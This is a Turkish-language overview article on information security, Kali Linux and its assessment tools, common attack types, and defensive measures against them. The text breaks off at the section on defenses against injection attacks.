
Bilişim sistemlerinin çeşitlenmesi, günümüzde yapılacak saldırı türlerinin artmasına sebep olmuştur. Dolayısıyla bu saldırıların kompleksliği her geçen gün artmakta olup siber uzay içerisindeki cihaz sayısı ile orantılı olarak gerçekleşen saldırı sayısı da artış göstermiştir. Bu teknolojik gelişmeler kompleks siber saldırıların bütünüyle engellenemeyeceği problemi ortaya sermektedir. Siber güvenlik uzmanlarının, herhangi bir saldırı durumunda birincil görevleri, saldırıyı tamamen engellemektir. Tamamen engellenemeyen saldırılarda ise olabildiğince zararı asgari seviyeye düşürmektir. Bir ağ içerisinde siber saldırıya uğramış bir kullanıcı ağın diğer kullanıcıları için risk barındırmaktadır. Bu nedenle kurumsal sektörler siber farkındalığın oluşması için çalışanlarına eğitimler düzenlemekte, bilgi güvenliğinin son kullanıcıya başladığına dair bilgilendirmeler yapmaktadırlar. Bu bağlamda kurumsal firmalar,

çalışanlarına sağladıkları bilişim sistemlerini kişisel amaçla kullanmamaları noktasında politika izlemektedirler. Buradaki amaç aslında çalışanı kısıtlamaktan çok bilgi güvenliğini sağlamaktır. Son yıllarda siber saldırıların artışı, yaşanan maddi zararlar ve prestij kayıpları, bu saldırılara karşı kurumları bu yönde bir yol izlemeye sevk etmiştir. Eğitimlerin periyodik olarak tekrarlanmasıyla da bilgi güvenliğinin öneminin çalışanlara aktarılması amaçlanmıştır.

Gelişen teknoloji sayesinde, internet kavramı gündelik yaşantımızın vazgeçilmez bir parçası olarak karşımıza çıkmaktadır. Bu kavramın hayatımızın her alanında karşımıza çıkmasının sebebi, genel olarak bizlere sağladığı faydalar ve kolaylıklardır. Günümüzde sağlık, turizm, eğitim, ulaşım, iletişim ve haberleşme, bankacılık ve hemen hemen aklımıza gelebilecek tüm sektörlerde bilgi teknolojilerinin aktif kullanımı görülmektedir. İnternet ve teknoloji sayesinde günümüzde zaman ve mekân kavramının önemi giderek azalmakta, temassız ödeme sistemleri ile hızlıca ödeme yapılabilen ya da anlık takip uygulamaları ile firmalar araçlarını canlı olarak izleyebilmektedir. Artık devletler de ihtiyaçlarının büyük bir kısmını bilgi teknolojilerini kullanarak gidermektedirler. Devlete ait başta iletişim, ulaşım, sağlık ve eğitim alanında olmak üzere birçok sistem bu teknolojiler üzerinden haberleşmekte ve senkron olarak çalışmaktadır [1].

Bilgi sistemlerinin kullanımının küresel ölçekte artması ve bu sistemlerin hayatımıza vazgeçilmez bir öge olarak yerleşmesi, bu sistemlerin güvenliğinin sağlanması konusunu ciddi ve önem verilmesi gereken bir başlık olarak karşımıza çıkarmaktadır. Yazılım tarafında yapılan hatalar, kullanılan teknolojilerdeki açıklıklar, bilinçsiz kullanıcılar, organize saldırılar gibi birçok sebepten dolayı sistemler kötü niyetli kişiler tarafından ele geçirilebilir, hizmet veremez hale getirilebilir ve bunun sonucu olarak, kredi kartı bilgileri, kimlik bilgileri gibi kişisel bilgiler ele geçirilebilir, fidye yazılımları ile sistemler devre dışı bırakılıp maddi zararlar meydana gelebilir, sağlık ve haberleşme gibi sürekliliğinin sağlanması gereken sistemlerin kesintiye uğramasıyla can ve mal kayıpları oluşabilir. Askeri sistemlere yapılacak saldırılar ile güvenlik tehlikeye girebilir. Tüm bu sebeplerle günümüzde siber güvenlik, ulusal güvenliğin çok önemli bir bileşeni olarak karşımıza çıkmaktadır [2].

Günümüzde siber saldırılar, kurumlar ve şirketler için giderek karmaşık hale gelen bir saldırı yöntemi olarak tanımlanmaktadır. Olumsuz etkileri göz önüne alındığında, mutlaka önlem alınması gereken ve ciddi sorunlar oluşturabilecek bir problem olarak karşımıza çıkmaktadır. Günümüzde teknolojinin gelişimine paralel olarak siber korsanların da gelişmiş yeteneklere sahip oldukları göz önünde bulundurulmalıdır. Kurumların saldırıya maruz kalmadan ya da saldırı durumunda, saldırıya cevap verebilecek bir siber savunma planının olması gerektiği aşikârdır. Siber saldırıya uğramış ve zarar görmüş bir kurumun, maddi zarardan ziyade uğrayacağı itibar ve müşteri kaybı çok ciddi bir kayıp olarak karşımıza çıkmaktadır. Kurumların, saldırı öncesi, saldırı esnasında ve saldırı sonrası olabilecek en kötü senaryolar üzerinden bir siber güvenlik eylem planını oluşturması gereklilik haline gelmiştir. Siber güvenlik planı olmayan ya da siber saldırılara gereken önemi vermeyen kurumlar, siber korsanlar için açık ve kolay hedefler olarak görülmektedir [3].



Şekil 1.2020 ve 2021’de ilk 10 sektördeki siber saldırı raporu [4]


2. Bilgi Güvenliği ve Unsurları

Bilgi Güvenliği; verilerin istenmeyen kişiler tarafından elde edilmesine karşı gizliliğini, bütünlüğünü, erişebilirliğini sağlama ve kurumdaki bilgileri görmeye yetkili olan kişilerin bu bilgilere erişimine izin verme sürecini, araç ve politikalarını yönetmek için kullanılan strateji yönetimidir.

2.1.Gizlilik: Bilginin yetkisiz kişilerin erişimine kapatılması olarak ifade edilmektedir. Hassas bilgilerin istenmeyen kişilere ulaşmasını engellemek için gereklidir. Verileri işlemenin her aşamasında gerekli gizlilik düzeyinin sağlanması yetkisiz erişimi engellemektedir. Veri iletilirken ve hedefine ulaştığında ağdaki sistem ve cihazlardaki gizlilik düzeyi geçerli olmalıdır. (Library as a Knowledge and Skill Development Center 2019, s.461)

2.2.Bütünlük: Bilginin doğruluğunu sağlamak anlamına gelmektedir. Bilginin sadece yetkili kişiler tarafından değiştirilmesi şartıdır. Verinin ömrü boyunca güvenilirliğini ifade eder. Verilerin bütünlüğü, güvenli olduğundan emin olduğunda depolanan bilgilerin ne kadar süre ile ve ne sıklıkla erişildiklerine bakılmaksızın eksiksiz doğru ve güvenilir kalacaktır.

2.3.Erişebilirlik: Bilgiye ihtiyaç duyulan kişilerin veya sistemlerin bilgiye doğru, yetkili ve gerektiğinde hızlı bir şekilde erişebilmelerini sağlamaktır. Bu, bilginin fiziksel olarak veya sanal olarak korunmasının yanı sıra, bilginin doğru şekilde etiketlenmiş, sınıflandırılmış ve erişim kontrol mekanizmaları ile korunmasını da içerir. Erişebilirlik, bilgi güvenliği programlarının bir parçası olarak kabul edilir ve bilginin güvenli ve etkili bir şekilde kullanılmasını sağlamak için önemlidir.



Şekil 2.Bilgi Güvenliği

3. Kali Linux

Kali Linux (eski adıyla BackTrack Linux) , gelişmiş penetrasyon testi ve güvenlik denetimini amaçlayan açık kaynaklı, Debian tabanlı bir Linux dağıtımdır. Bunu, kullanıcının etraftaki aktiviteye değil, tamamlanması gereken göreve odaklanmasını sağlayan ortak araçlar, konfigürasyonlar ve otomasyonlar sağlayarak yapar.

Kali Linux, Penetrasyon(sızma) Testi, Güvenlik Araştırması, Adli Bilişim, Tersine Mühendislik, Güvenlik Açığı Yönetimi ve Red Team Testing gibi çeşitli Bilgi Güvenliği görevlerine yönelik sektöre özgü değişikliklerin yanı sıra birkaç yüz araç içerir.

Kali Linux, bilgi güvenliği uzmanları ve meraklıları için erişilebilir ve ücretsiz olarak kullanılabilen çok platformlu bir araçtır.[5]

3.1.Kali Linux'un Genel Özellikleri

600'den fazla penetrasyon testi aracı dâhil: BackTrack'e dâhil olan her aracı inceledikten sonra, basitçe çalışmayan veya aynı veya benzer işlevleri sağlayan diğer araçları kopyalayan çok sayıda aracı eledik. Nelerin dâhil olduğuyla ilgili ayrıntılar Kali Tools sitesindedir.

Ücretsiz ve her zaman öyle olacak: Kali Linux, BackTrack gibi tamamen ücretsizdir ve her zaman öyle olacaktır. Kali Linux için asla ama asla ödeme yapmak zorunda kalmayacaksınız.

Açık kaynak Git ağacı: Açık kaynak geliştirme modeline bağlıyız ve geliştirme ağacımız herkesin görebileceği şekilde mevcuttur. Kali Linux'a giren kaynak kodun tamamı, paketleri kendi özel ihtiyaçlarına göre değiştirmek veya yeniden oluşturmak isteyen herkes tarafından kullanılabilir.

FHS(Filesystem Hierarchy Standard) uyumlu: Kali, Dosya Sistemi Hiyerarşisi Standardına uyar ve Linux kullanıcılarının ikili dosyaları, destek dosyalarını, kitaplıkları vb. kolayca bulmasına olanak tanır. Geniş kapsamlı kablosuz cihaz desteği: Linux dağıtımlarıyla ilgili düzenli bir bağlantı noktası, kablosuz arabirim desteği olmuştur. Kali Linux'u mümkün olduğu kadar çok sayıda kablosuz cihazı destekleyecek, çok çeşitli donanımlarda düzgün çalışmasına ve çok sayıda USB ve diğer kablosuz cihazlarla uyumlu hale getirecek şekilde oluşturduk.

Enjeksiyon için yamalanmış özel çekirdek: Penetrasyon test ediciler olarak, geliştirme ekibinin genellikle kablosuz değerlendirmeler yapması gerekir, bu nedenle çekirdeğimizde en son enjeksiyon yamaları bulunur.

Güvenli bir ortamda geliştirildi: Kali Linux ekibi, tümü çoklu güvenli protokoller kullanılarak yapılan, paketleri işlemek ve depolarla etkileşimde bulunmak için güvenilen tek kişi olan küçük bir grup kişiden oluşur.

GPG (GNU Privacy Guard) imzalı paketler ve depolar: Kali Linux'taki her paket, onu oluşturan ve işleyen her bir geliştirici tarafından imzalanır ve depolar daha sonra paketleri de imzalar.

Çoklu dil desteği: Penetrasyon araçları genellikle İngilizce yazılmış olsa da, Kali'nin gerçek çok dilli desteği içermesini sağlayarak daha fazla kullanıcının kendi ana dilinde çalışmasına ve iş için ihtiyaç duydukları araçları bulmasına olanak sağladık.

Tamamen özelleştirilebilir: Herkesin tasarım kararlarımıza katılmayacağını tamamen anlıyoruz, bu nedenle daha maceracı kullanıcılarımızın Kali Linux'u çekirdeğe kadar kendi beğenilerine göre özelleştirmelerini mümkün olduğunca kolaylaştırdık.

ARMEL ve ARMHF desteği: Diğerlerinin yanı sıra Raspberry Pi ve BeagleBone Black gibi ARM tabanlı tek kartlı sistemler giderek daha yaygın ve ucuz hale geldiğinden, Kali'nin ARM desteğinin yönetebildiğimiz kadar sağlam olması gerektiğini biliyorduk. Hem ARMEL hem de ARMHF sistemleri için tamamen çalışan kurulumlarla. Kali Linux, çok çeşitli ARM cihazlarında mevcuttur ve ana hat dağıtımıyla entegre ARM havuzlarına sahiptir, bu nedenle ARM araçları, dağıtımın geri kalanıyla birlikte güncellenir.[6]

Tablo 1. Kali Linux'un nasıl ortaya çıktığına dair krolonoji[7]

Tarih	Yayınlanan Proje	İşletim Sistemi
30 Ağustos 2004	Whoppix v2	Knoppix
17 Temmuz 2005	WHAX v3	Slax
26 Mayıs 2006	BackTrack v1	Slackware Live CD 10.2.0
6 Mart 2007	BackTrack v2	Slackware Live CD 11.0.0
19 Haziran 2008	BackTrack v3	Slackware Live CD 12.0.0
9 Ocak 2010	BackTrack v4 (Pwnsauce)	Ubuntu 8.10 (Intrepid Ibex)
10 Mayıs 2011	BackTrack v5 (Revolution)	Ubuntu 10.04 (Lucid Lynx)
13 Mart 2013	Kali Linux v1 (Moto)	Debian 7 (Wheezy)
11 Ağustos 2015	Kali Linux v2 (Sana)	Debian 8 (Jessie)
16 Ocak 2016	Kali Linux Rolling	Debian Testing

4. Pasif ve Aktif Bilgi Toplama

Pasif bilgi toplama sistemlerle etkileşim içinde olmaksızın gerçekleştirilir. Örneğin, internet üzerinde mevcut olan bilgileri toplamak, çevrimiçi profilleri incelemek veya DNS sorguları yapmak gibi aktiviteler pasif bilgi toplamaya örnektir. Kali Linux, pasif bilgi toplama için Maltego, theHarvester ve Recon-ng gibi araçları içermektedir. Bir web uygulamasında bilgi toplama aşaması pasif olarak aşağıdaki amaçlar için kullanılabilir.

Sistemlerin ve ağların keşfi: Sistemlerin ve ağların IP adresleri, hizmetleri ve cihazları hakkında bilgi toplamak için kullanılabilir.

İnternet arama motorları: İnternet arama motorlarını kullanarak sistemler ve ağlar hakkında bilgi toplamak için kullanılabilir.

Sosyal medya: Sosyal medya platformlarındaki profilleri ve paylaşımları inceleyerek sistemler ve ağlar hakkında bilgi toplamak için kullanılabilir.

DNS sorgulama: Dns sorguları yaparak sistemlerin ve ağların yapısını ve hizmetlerini anlamak için kullanılabilir.

İşletme sorgulama: İşletmelerin web sitelerini, sosyal medya hesaplarını ve diğer kaynakları inceleyerek işletmelerin güvenlik politikaları, çalışanları ve ürünleri hakkında bilgi toplamak için kullanılabilir.

İşletmelerin duyuruları: Pasif bilgi toplama, işletmelerin duyuruları, yazılı basın yayınları, web sitelerinde yaptıkları açıklamaları ve diğer kaynakları inceleyerek işletmelerin gelecekteki planları, güncel durumları ve diğer bilgileri hakkında bilgi toplamak için kullanılabilir.

Aktif bilgi toplama, sistemlerle aktif olarak etkileşim içinde olmaktır. Örneğin, ağ taraması yapmak, web sitelerini taramak veya sistemler üzerinde sorgular yapmak gibi aktiviteler aktif bilgi toplamaya örnektir. Kali Linux, ağ tarama için nmap, web tarama için nikto ve sorgulama için sqlmap gibi araçları içermektedir. Aktif bilgi toplama ise aşağıdaki şekilde toplanabilmektedir.

Sistemlerin ve ağların taraması: Sistemlerin ve ağların IP adresleri, hizmetleri ve cihazları taramak için kullanılabilir.

Port taraması: Sistemlerin ve ağların açık olan portlarını taramak için kullanılabilir.

Vulnerability taraması: Sistemlerin ve ağların zayıf noktalarını taramak için kullanılabilir.

Web taraması: Web sitelerinin ve uygulamaların güvenlik zafiyetlerini taramak için kullanılabilir.

Network sniffing: Ağ trafiğini dinlemek ve analiz etmek için kullanılabilir.

Man-in-the-middle (MitM) saldırıları: Ağ trafiğini MitM saldırıları yaparak analiz etmek için kullanılabilir.

İşletme taraması: İşletmelerin web sitelerini, sosyal medya hesaplarını ve diğer kaynakları taramak için kullanılabilir.

Phishing: Kullanıcıların kişisel bilgilerini toplamak için Phishing saldırıları yapmak için kullanılabilir.

Her iki yöntem de önemlidir ve bir güvenlik araştırması veya penetrasyon test sürecinde kullanılabilir. Aktif yöntemler, sistemlerin güncel durumunu tespit etmeye yardımcı olurken, pasif yöntemler, sistemler hakkında daha geniş bir bilgi toplamaya olanak tanır.

5.Kali Linux Zafiyet Tespit Araçları

Nmap: Ağlar ve ağ cihazlarını taramak için kullanılan popüler bir araçtır.

Nessus: Ağlar ve ağ cihazlarını taramak ve zafiyetleri tespit etmek için kullanılan bir araçtır.

Metasploit(msfconsole): Ağlar ve ağ cihazlarının zafiyetlerini sömürmek için kullanılan bir araçtır.

Wireshark: Ağ trafiğini analiz etmek için kullanılan bir araçtır.

Sqlmap: Web uygulamalarının SQL injection zafiyetlerini tespit etmek için kullanılan bir araçtır. Aircrack-ng: Kablosuz ağların zafiyetlerini taramak ve parola kırma işlemleri yapmak için kullanılan bir araçtır.

Burp Suite(burpsuite): Web uygulamalarının zafiyetlerini taramak ve sömürmek için kullanılan bir araçtır.

John the Ripper(john): Parola kırma işlemleri için kullanılan bir araçtır.

Beef: Web tarayıcılarının zafiyetlerini sömürmek için kullanılan bir araçtır.

Maltego: Ağ zafiyetlerini ve siber tehlikeleri tespit etmek için kullanılan bir araçtır.

Nikto: Web sunucularının zafiyetlerini taramak için kullanılan bir araçtır.

Openvas: Ağ ve sistem zafiyetlerini taramak için kullanılan bir araçtır.

Vega: Web uygulamalarının zafiyetlerini taramak için kullanılan bir araçtır.

Wpscan: Wordpress sitelerinin zafiyetlerini taramak için kullanılan bir araçtır.

TelnetMap: Telnet ağ cihazlarının zafiyetlerini taramak için kullanılan bir araçtır.

Fuzzing araçları (AFL, Peach Fuzzer vb.): Uygulamaların zafiyetlerini tespit etmek için kullanılan araçlardır.

Dirb: Web dizin tarama ve keşif araçlarıdır.

Recon-ng: Ağ tarama ve keşif araçlarıdır.

Yukarıda yazılan önemli araçlar gibi daha birçok araç için <https://www.kali.org/tools/all-tools/> web sayfası ziyaret edilebilir.

6. Siber Saldırı Türleri

6.1. DDOS Saldırısı (Distributed Denial of Service): DDoS (Distributed Denial of Service) saldırıları, bir web sitesine ya da internet servisine yapılan saldırıları tipidir. Bu saldırıların amacı web sitelerin erişilmesini engellemektir. Bu saldırılar birden çok kaynaktan yapılır ve bu da saldırının etkililiğini ve gücünü artırır. Bilgisayarlara bulaştırılmış kötü amaçlı yazılımlar kullanılarak hedefe kaldırabileceğinden fazla istekler göndererek, hizmet durma noktasına getirilir [8]

6.2. Oltalama (Phishing): Phishing, internet kullanıcılarının bilgi veya kişisel verilerini gasp etmeyi amaçlayan bir dolandırıcılık yöntemidir. Bu yöntem genellikle sahte e-posta mesajları, pop-up pencereleri veya benzeri yollarla kullanıcıların sahte bir web sitesine girmelerini sağlar, böylece bilgilerini veya kimlik bilgilerini paylaşmalarını ister. Phishing saldırıları, bir kullanıcının banka hesabına erişimi ya da kişisel bilgilerinin çalınmasına neden olabilir.

6.3. Kimlik Sahteciliği (Spoofing): Spoofing, bir kullanıcının ya da bir sistemin görüntüsünün ya da kimliğinin yanıltılması amacını taşır. Bu yöntem, bir IP adresi ya da bir MAC adresi gibi bir kimliğin yapay olarak oluşturulması veya değiştirilmesi şeklinde gerçekleştirilebilir. Spoofing saldırıları, bir ağ üzerindeki güvenliği tehlikeye atabilir veya kişisel bilgilerin çalınmasına neden olabilir. Günümüzde daha çok DDOS saldırılarında kullanılır [9].

6.4. Paket Çözümleme (Sniffing): Sniffing, ağ trafiğini dinlemek ve analiz etmek için kullanılan bir yöntemdir. Bu yöntem, ağ üzerinde geçen verilerin içeriğini veya bilgilerini inceleyebilen bir araç ya da yazılım kullanılarak yapılır. Packet Sniffing, güvenliği tehlikeye atabilecek veya gizli verilerin çalınmasına neden olabilen bir siber saldırı tekniğidir. Aynı zamanda, ağ performansının ya da güvenliğinin test edilmesi amacıyla da kullanılabilir.

6.5. Ortadaki Adam (Man In The Middle): Man-in-the-Middle (MITM), iki taraf arasındaki iletişimi dinleyen veya değiştiren bir siber saldırı yöntemidir. Bu yöntem, bir kullanıcının internet tarama, e-posta veya diğer veri transferi işlemleri sırasında verilerinin alınması, değiştirilmesi ya da ele geçirilmesi amacını taşır.

6.6. Enjeksiyon (Injection): Injection saldırısı, bir sisteme güvensiz bir şekilde veri girişi yapmayı amaçlayan bir siber saldırı yöntemidir. Bu saldırılar, veritabanı enjeksiyonu, komut enjeksiyonu veya kod enjeksiyonu gibi farklı formları vardır ve genellikle güvensiz bir web uygulamasından faydalanılarak gerçekleştirilir. Injection saldırıları, sistemi kötüye kullanma, verilerin çalınması ya da kötü amaçlı kodların çalıştırılmasına neden olabilir.

7. Siber Saldırlara Karşı Korunma Yöntemleri

Güvenliğin temel prensipleri gizlilik, bütünlük ve erişilebilirliktir [10]. Bu prensiplerden herhangi birinin ihlali bilgi güvenliğinde ciddi zafiyetler doğuracaktır. Kurumların bu konuda mağduriyet yaşamaması için çeşitli önlemler alması gerekir. Kurumların bazı saldırılara karşı alabileceği önlemler şöyledir:

- DDOS saldırıları her ne kadar tamamıyla engellenemezse bile şu önlemler alınabilir:
- Firewall kullanımı: Firewall, internet trafiğinin filtrelenmesini ve yapılan isteklerin doğruluğunun kontrol edilmesini sağlar.
- Network trafiğinin monitör edilmesi: Ağ üzerindeki veri akışının takip edilmesi ve analiz edilmesi anlamında bir tekniktir. Bu teknik, ağ üzerindeki trafik içeriğinin, kaynaklarının, hedeflerinin ve diğer ağ verilerinin takip edilmesini ve incelenmesini sağlar. Bu sayede ağ güvenliğinin sağlanması, DDoS saldırılarının tespit edilmesi, ağ performansının izlenmesi ve optimize edilmesi gibi amaçların gerçekleştirilmesi mümkündür.
- Trafik yönlendirme: Bu teknik, internet trafiğinin belirli bir yol üzerinden yönlendirilmesi veya belirli bir sunucuya yönlendirilmesi gibi amaçların gerçekleştirilmesini sağlar. Bu sayede DDoS saldırılarından etkilenen cihazların ve sunucuların performansı ve güvenliği korunabilir.

•Botnet koruması: Bot ağı tarafından yapılan tehditlerin önlenmesi anlamında bir güvenlik çözümüdür. Botnet koruması, bot ağına karşı siber güvenliği koruyan ve bot ağı tarafından yapılan saldırıları tespit etme ve engelleme için bir dizi teknolojik önlem ve yöntemi kullanır. Botnet koruması, internet firewall'ları, anti-virüs yazılımları, güncel sistem yazılımları, güvenli ağ tasarımları gibi teknolojileri içerebilir. Ayrıca, kullanıcıların bilgisayarlarının ve internet cihazlarının güncel tutulması, güvenli şifrelerin kullanılması ve dikkatli dosya indirme alışkanlıkları gibi kullanıcı davranışları da botnet korumasına katkıda bulunabilir.

•Güncel güvenlik yamalarının yüklenmesi: Güncel güvenlik yamaları, yazılım veya işletim sistemi üreticileri tarafından yayımlanır ve kullanıcılar tarafından yüklenir. Bu yamalar, sistemlerin güvenliğini artırmak ve güvenlik zafiyetlerinin suistimal edilmesini önlemek için yapılan düzeltmelerdir. Güncel güvenlik yamalarının yüklenmesi, sistemlerin güncel kalması ve güvenliğin korunması açısından önemlidir.

•Trafik filtreleme ve IP sınırlama: İnternet trafiğinin yönlendirilmesi ve yönetilmesi anlamında bir tekniktir. Bu teknik, internet trafiğinin belirli bir yol üzerinden yönlendirilmesi veya belirli bir sunucuya yönlendirilmesi gibi amaçların gerçekleştirilmesini sağlar. Bu sayede DDoS saldırılarından etkilenen cihazların ve sunucuların performansı ve güvenliği korunabilir.

•Load balancer kullanımı: Ağ trafiğinin dağıtılması anlamında bir yük dengeleme sistemidir. Load balancer, birden fazla sunucu veya cihaz arasında gelen istekleri dağıtarak bunların yükünü eşit bir şekilde dağıtır. Bu sayede sunucular ve cihazların performansı ve güvenliği korunur ve ağın verimliliği artırılır. Ayrıca, DDoS saldırılarından etkilenme riski de azaltılır.

•Veri merkezi güvenliğinin artırılması: Verilerin saklandığı sunucuda korunmasında, firewall'ın ve güncel yazılımların kullanılması, erişim kontrolü sağlanması, verilerin şifrelenmesi ve yedeklenmesi gibi önlemleri barındırır.

•SSL/TLS kullanımı: Güvenli veri aktarımı için kullanılan bir internet güvenliği protokolüdür. SSL (Secure Sockets Layer) ve TLS (Transport Layer Security), internet üzerindeki verilerin şifrelenmesini ve güvenliğini sağlamak için kullanılan teknolojilerdir. SSL/TLS, web tarama, e-posta, dosya transferi gibi internet üzerindeki veri aktarımı süreçlerinde kullanılır ve verilerin gizliliğinin ve bütünlüğünün korunmasını sağlar.

Phishing saldırılarına karşı alınabilecek önlemler:

•Doğru URL'yi kontrol etme: Phishing siteleri gerçek URL'nin benzeri görünen URL'ler kullanır. Doğru URL'yi kontrol etmek, phishing saldırılarına karşı koruyucu bir önlemdir.

•Güvenilir kaynaklardan indirme: Dosyaları ve uygulamaları sadece güvenilir kaynaklardan indirin.

•Şifreleri koruma: Farklı ve güçlü şifreler kullanın ve bu şifreleri sık sık değiştirin.

•İzin vermeden önce doğrulama: Bankalar, e-ticaret siteleri ve diğer güvenli siteler size asla şifrelerinizi, kredi kartı numaralarınızı veya diğer kişisel bilgilerinizi istemez. Bu tür bir istekte bulunan herhangi bir e-postayı doğrulamadan önce güvenli bir kaynakla iletişim kurun.

•Güvenli internet bağlantısı kullanma: Özelleştirilmiş bir VPN kullanarak veya güvenli bir WiFi ağı kullanarak, internet bağlantınızın güvenliğini artırın.

•Güncel antivirus yazılımı kullanma: Phishing saldırılarını ve diğer tehlikeli yazılımları tanımak ve önlemek için güncel bir antivirus yazılımı kullanın.

Spoofing saldırılarına karşı alınabilecek önlemler:

•Güncel yazılımların kullanılması: Sistem yazılımlarının ve güvenlik duvarının güncel olması, spoofing saldırılarına karşı daha fazla koruma sağlar.

•Firewall kullanımı: Firewall, internet trafiğinin filtrelenmesini ve yapılan isteklerin doğruluğunun kontrol edilmesini sağlar.

•Güvenli şifre kullanımı: Kullanıcı hesaplarının güvenli şifreler ile korunması, hesaplarının suistimal edilmesini önler.

•İşletim sistemi güncellemesi: İşletim sistemi ve uygulamaların güncel tutulması, sistemlerin güncel güvenlik zafiyetlerine karşı daha fazla koruma sağlar.

•İşletmeler için DMARC: İşletmeler, e-postaların doğruluğunun kontrol edilmesini sağlamak için DMARC (Domain-based Message Authentication, Reporting & Conformance) teknolojisini kullanabilirler.

•İnternet tarama davranışlarına dikkat etmek: Kullanıcılar, güvensiz web sitelerinde gezinme ve dosya indirme yapmaktan kaçınmalı ve dikkatli internet tarama davranışları sergilemelidir.

Sniffing saldırılarına karşı alınabilecek önlemler:

•Güvenli ağ bağlantısı kullanma: Güvenli bir Wi-Fi ağı veya özelleştirilmiş bir VPN kullanarak, internet bağlantınızın güvenliğini artırın.

•Şifreleme kullanma: Verilerinizin şifrlenmesi, sniffing saldırıları tarafından ele geçirilmelerini önler. SSL/TLS, HTTPS gibi şifreleme protokolleri kullanın.

•Ağ trafiğinin monitör edilmesi: Ağ trafiğinizi monitör etmek ve anormal trafik görüntülenmesi durumunda hemen müdahil olmak, sniffing saldırılarının keşfine karşı bir önlemdir.

•Firewall kullanma: Firewall'lar, ağınıza gelen ve giden trafiği filtreleyerek güvenliği artırır ve sniffing saldırılarını engellemeyi amaçlar.

•Ağ donanımının güncel tutulması: Ağ donanımınızın güncel olması ve güvenlik yamalarının zamanında yüklenmesi, sniffing saldırılarına karşı bir korunma sağlar.

•Eğitim ve bilinçlendirme: Kullanıcıların phishing saldırılarına karşı bilinçli olması ve bu tür saldırılarla ilgili eğitilmeleri, sniffing saldırılarına karşı bir önlemdir.

Ortakdaki Adam (Man In The Middle) saldırılarına karşı alınabilecek önlemler:

•Güvenli bağlantılar kullanma: HTTPS gibi güvenli bağlantı protokolleri kullanarak verilerinizin şifrlenmesi, MITM saldırılarına karşı bir önlemdir.

•Şifreleme kullanma: Verilerinizin şifrlenmesi, MITM saldırılarına karşı bir önlemdir.

•SSL/TLS, IPSec gibi şifreleme protokolleri kullanın.

- Ağ trafiğinin monitör edilmesi: Ağ trafiğinizi monitör etmek ve anormal trafik görüntülenmesi durumunda hemen müdahil olmak, MITM saldırılarının keşfine karşı bir önlemdir.

- Firewall kullanma: Firewall'lar, ağınıza gelen ve giden trafiği filtreleyerek güvenliği artırır ve MITM saldırılarını engellemeyi amaçlar.

- Public Key Infrastructure (PKI) kullanma: Public Key Infrastructure (PKI) güvenli bir şifreleme sistemi sunar ve MITM saldırılarına karşı bir önlemdir.

- Eğitim ve bilinçlendirme: Kullanıcıların MITM saldırılarına karşı bilinçli olması ve bu tür saldırılarla ilgili eğitilmeleri, MITM saldırılarına karşı bir önlemdir.

Enjeksiyon saldırılarına karşı alınabilecek önlemler:

